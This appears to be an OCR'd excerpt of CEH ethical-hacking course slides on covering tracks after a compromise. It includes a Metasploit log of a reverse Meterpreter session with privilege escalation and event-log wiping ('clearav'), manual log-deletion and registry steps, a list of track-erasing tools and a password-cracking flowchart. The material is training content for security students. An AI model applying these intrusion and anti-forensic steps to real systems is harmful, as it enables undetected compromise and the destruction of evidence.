
[*] Started reverse handler on 10.0.0.3:4444
[*] Starting the payload handler...
[*] msf exploit(handler) > [Pending stage (5518) payload to 10.0.0.18]
[*] Meterpreter session 1 opened (10.0.0.3:4444 -> 10.0.0.18) at 2014-02-11 10:49:50 +0000
sessions: 1:1
[*] Starting interaction with 1...
[*] msf exploit(handler) > meterpreter > cat system
[*] msf exploit(handler) > priv_elevate getsystem
[*] msf exploit(handler) > clearav
[*] Wiping 6137 records from Application...
[*] msf exploit(handler) >
```

Manually Clearing Event Logs




Windows

- ⊖ Navigate to Start → Control Panel → System and Security → Administrative Tools → double click Event Viewer
 - ⊖ Delete the all the log entries logged while compromising of the system



Linux

- Navigates to `/var/log` directory on the Linux system
 - Open plain text file containing log messages with text editor `/var/log/messages`
 - Delete the all the log entries logged while compromising of the system



Ways to Clear Online Tracks



- Remove Most Recently Used (MRU), delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers



Privacy Settings in Windows 8.1

- Click on the Start button, choose Control Panel → Appearance and Personalization → Taskbar and Start Menu
- Click the Start Menu tab, and then, under Privacy, clear the Store and display recently opened items in the Start menu and the taskbar check box

From the Registry in Windows 8.1

- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer and then remove the key for "Recent Docs"
- Delete all the values except "(Default)"



Covering Tracks Tool: CCleaner



- CCleaner is system optimization and cleaning tool
- It cleans traces of temporary files, log files, registry files, memory dumps, and also your online activities such as your Internet history



The image displays two side-by-side screenshots of the Piriform CCleaner software interface. Both screens show the results of a cleanup operation.

Screenshot 1 (Left):

- Header: Piriform CCleaner
- Section: Windows Applications
- Details: CLEANING COMPLETE - (06.40 secs)
- Deleted: 378 MB removed
- Details of files deleted:

Type	Location	Size	Count
Internet Explorer - Temporary Internet Files	C:\Windows\Temporary Internet Files	3,145 KB	237,391 files
Internet Explorer - History	C:\Windows\Temporary Internet Files\History	24 KB	5 files
Internet Explorer - Cookies	C:\Windows\Temporary Internet Files\History\cookies	14 KB	44 files
Windows Explorer - Recent Documents	C:\Windows\Recent	60 KB	102 files
Windows Explorer - Thumbs Cache	C:\Windows\Thumbnails Cache	2,049 KB	8 files
System - Temporary Files	C:\Windows\Temp	564 KB	30 files
Google Chrome - Internet Cache	C:\Users\Public\Google\Chrome\Cache	82,479 KB	531 files
Google Chrome - Internet History	C:\Users\Public\Google\Chrome\History	2,864 KB	55 files
Google Chrome - Cookies	C:\Users\Public\Google\Chrome\Cookies	2,185 KB	737 files
Google Chrome - Session	C:\Users\Public\Google\Chrome\Session	378 KB	2 files
Applications - Google Earth	C:\Program Files\Google\Earth\Temp	41,216 KB	755 files

- Buttons: Analyse, Run Cleaner

Screenshot 2 (Right):

- Header: Piriform CCleaner
- Section: Windows Applications
- Details: CLEANING COMPLETE - (0.850 secs)
- Deleted: 3,425 KB removed
- Details of files deleted:

Type	Location	Size	Count
Windows Explorer - Thumbs Cache	C:\Windows\Thumbnails Cache	2,055 KB	12 files
Utilities - Snagit 10	C:\Program Files\Snagit\Snagit 10	1,443 KB	257 files

- Buttons: Analyse, Run Cleaner

<http://www.piriform.com>

Covering Tracks Tool: MRU-Blaster



MRU-Blaster is an application for Windows that allows you to clean the most recently used lists stored on your computer




It allows you to clean out your temporary Internet files and cookies

MRU-Blaster Results Window

Results: Total Items Detected: 457

- ✓ Windows - OpenWith MRU (.ppt) - MAIN
- ✓ Windows - OpenWith MRU (.ppt) - a
- ✓ Windows - OpenWith MRU (.TIF) - MAIN
- ✓ Windows - OpenWith MRU (.TIF) - a
- ✓ Windows - OpenWith MRU (.txt) - MAIN
- ✓ Windows - OpenWith MRU (.txt) - a
- ✓ Windows - OpenWith MRU (.txt) - b
- ✓ Windows - OpenWith MRU (.txt) - c
- ✓ Windows - OpenWith MRU (.rtf) - MAIN
- ✓ Windows - OpenWith MRU (.rtf) - a
- ✓ Windows - OpenWith MRU (.png) - MAIN
- ✓ Windows - OpenWith MRU (.png) - a
- ✓ Windows - OpenWith MRU (.pdf) -

Main Menu Clean Now



Program Settings

Scan Options
The following items [if user requests] have been added in this section to allow you to permanently ignore them in scanning. Any item that is checked below will be scanned.
(Uncheck any item you wish to be ignored in scanning.)

<input checked="" type="checkbox"/> Internet Explorer Typed URLs	<input checked="" type="checkbox"/> Microsoft Office MRU Items
<input checked="" type="checkbox"/> Windows 'Run...' Dialog MRU	<input checked="" type="checkbox"/> Windows Start MRU
<input checked="" type="checkbox"/> Google Toolbar History	<input checked="" type="checkbox"/> Windows Find/Search MRUs
<input checked="" type="checkbox"/> Microsoft Office 'Recent' folder(s)	<input checked="" type="checkbox"/> Windows 'Recent' folder(s)
<input checked="" type="checkbox"/> Windows UserAssist MRUs	<input checked="" type="checkbox"/> Various Extra Single MRU Items
<input checked="" type="checkbox"/> Microsoft Registry MRUs	<input checked="" type="checkbox"/> Windows Network Items
<input checked="" type="checkbox"/> WordPerfect MRU Items	<input checked="" type="checkbox"/> QuattroPro MRU Items
<input checked="" type="checkbox"/> Corel Presentations MRU Items	<input checked="" type="checkbox"/> Internet Locations MRU
<input checked="" type="checkbox"/> UnreadMail Count (WinXP Logon)	<input type="checkbox"/> Customize Notifications Past Items
<input checked="" type="checkbox"/> MS Visual Studio 6.0 MRU Items	<input checked="" type="checkbox"/> Windows OpenWith MRUs

Any items not on this list can be found on the scan results screen.

Plugins
MRU-Blaster plugins provide additional cleaning support for other items on disk.

Go to Plugins

Save Settings Delete Settings from Registry Close

<http://www.brightfort.com>

Track Covering Tools




Wipe
<http://privacyroot.com>



ClearProg
<http://www.clearprog.de>




Tracks Eraser Pro
<http://www.acesoft.net>



WinTools.net Professional
<http://www.wintools.net>



BleachBit
<http://bleachbit.sourceforge.net>




**RealTime Cookie & Cache
Cleaner (RtC3)**
<http://www.kleinsoft.co.za>




**AbsoluteShield Internet
Eraser Pro**
<http://www.internet-track-eraser.com>



Privacy Eraser
<http://www.cybertronsoft.com>



Clear My History
<http://www.hide-my-ip.com>



Free Internet Window Washer
<http://www.eusing.com>

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks

6

Penetration Testing

Password Cracking



START



Identify password protected systems



Having access to the password?

Check for password complexity

Perform Social Engineering

Perform Rule-based Attack

Perform Brute Forcing Attack

Perform Dictionary Attack


Perform Dumpster Diving

Perform Shoulder Surfing

Perform Password Guessing




- ⊖ Convince people to reveal the confidential information
- ⊖ Load the dictionary file into the cracking application that runs against user accounts
- ⊖ Run a program that tries every combination of characters until the password is broken



Password Cracking

